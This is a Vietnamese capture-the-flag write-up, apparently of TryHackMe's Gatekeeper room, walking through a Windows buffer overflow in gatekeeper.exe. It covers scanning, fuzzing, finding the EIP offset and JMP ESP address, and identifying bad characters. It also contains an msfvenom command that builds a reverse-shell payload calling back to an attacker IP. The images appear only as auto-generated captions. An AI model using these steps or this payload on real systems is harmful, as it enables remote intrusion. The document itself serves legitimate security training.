Line chart

Description automatically generated with low confidence

Xin chào, hôm nay mk sẽ đổi gió sang chủ đề Buffer Overflow. Theo mk đánh giá thì đây là chủ đề rất hay và khó. Các bạn có thể tham khảo các series sau để hiểu về chủ đề này:

[How to Build Your Own Exploits](https://null-byte.wonderhowto.com/how-to/hack-like-pro-build-your-own-exploits-part-1-introduction-buffer-overflows-0151173/) của website [www.wonderhowto.com](http://www.wonderhowto.com)

# Basic Buffer Overflow của John Hammond <https://www.youtube.com/watch?v=yJF0YPd8lDw>

# Buffer Overflows Made Easy của The Cyber Mentor

1.Dò quét

*rustscan -b 500 -a 10.10.72.9*

Text

Description automatically generated

Nhìn kết quả trả về có thể đoán đây là 1 máy Windows. Mk sẽ khai thác bắt đầu từ dịch vụ SMB

2. Khai thác

A screenshot of a computer

Description automatically generated with medium confidence

Ngoài thư mục đc share mặc định thì thấy có thư mục “Users”. Mk sẽ vào thử xem có gì trong đó ko.

A picture containing text

Description automatically generated

Vậy là dịch vụ này hết công dụng rồi =)) mà port 3389 RDP thì chưa động vào đc (thường thì cách dịch vụ như RDP, SSH mk sẽ chọn khai thác cuối cùng)

Ở đây tìm tìm đc file có tên là “gatekeeper.exe”. Theo mk đoán đây rất có thể là file chương trình dùng để chạy dịch vụ ở port 31337. => Chuyển sang port 31337.

*nmap -sC -sV -v 10.10.72.9 -p 31337 -Pn*

Graphical user interface

Description automatically generated

Text

Description automatically generated

Mk có test thử vài lệnh xem có đc remote cmd execution đc ko =)) thì thấy chương trình này có chỉ in ra kết quả là “Hello + <đầu vào mk nhập>!!!”. => chúng ta sẽ khai thác lỗi thử để xem chương trình có bị lỗi buffer overflow hay ko.

A picture containing chat or text message

Description automatically generated

Graphical user interface, chart

Description automatically generated

Sau khi nhập rất nhiều ký tự “A” rồi nhấn Enter thì chương trình đơ, lỗi luôn. Đến đây có thể nhận định là chương trình đã bị dính lỗi Buffer overflow.

Để khai thác đc, mk sẽ mở 1 máy ảo Windows 7 để chạy file “gatekeeper.exe” mà chúng ta đã download ở trên. Mk sẽ test thử với máy ảo Windows 7 trc rồi khi thành công sẽ áp cho máy 10.10.72.9. Công cụ hỗ trợ sẽ mà Immunity Debugger (các bạn nhớ add file mona.py cho tool này nhé)

Graphical user interface, application

Description automatically generated

Sau khi đã setup xong thì chạy file gatekeeper.exe nhờ công cụ Immunity Debugger. Lúc này máy Windows 7 sẽ mở port 31337 và chạy chương trình giống như máy 10.10.72.9.

(IP của Windows 7 là 192.168.255.211)

Text

Description automatically generated

Chương trình đã được chạy. Chuyển qua máy attacker để tiến hành khai thác.

Text

Description automatically generated with medium confidence

Ở đây mk tạo 2000 ký tự là sẽ gửi những ký tự này tới máy victim.

A picture containing text, clock


Description automatically generated

Sau khi nhấn Enter thì lúc này bên máy Windows 7 sẽ ntn:


Text

Description automatically generated

Chương trình đã bị lỗi. Mk tìm đc giá trị ở thanh ghi EIP là “39654138”.



Offset tìm được là 146. Bước tiếp theo mk sẽ tìm jump esp



Graphical user interface, text

Description automatically generated

Mk sử dụng địa chỉ này “0x080416BF”. Khi viết ở dạng little edian sẽ được "\xbf\x16\x04\x08".

Bước tiếp theo sẽ tìm bad characters.

A screenshot of a computer

Description automatically generated with medium confidence

Background pattern

Description automatically generated

Tìm được bad character là “x00”.

Bước tiếp theo tạo shellcode

*msfvenom -p windows/shell\_reverse\_tcp LHOST=192.168.255.213 LPORT=4444 -f python -b "\x00" (Với \x00 là bad character đã tìm đc ở trên)*

Graphical user interface, text

Description automatically generated

Copy đoạn này vào file exploit.py


Text

Description automatically generated

Đây chính là đoạn mã dùng để khai thác. Sau khi đoạn mã đã viết xong chúng ta tiến hành khai thác. Lưu ý trước khi chạy 2 lệnh này thì mk phải restart chương trình bên Windows 7 trước.



Rồi đến lệnh sau.



Và đây là kết quả. Thành công rồi.

Text

Description automatically generated

Vậy để chuyển sang target trên Tryhackme thì mk chỉ cần thay đoạn shellcode đi thôi.

Graphical user interface, chart

Description automatically generated

Trong file exploit.py mk thay thế buf cũ bằng buf mới.



Text

Description automatically generated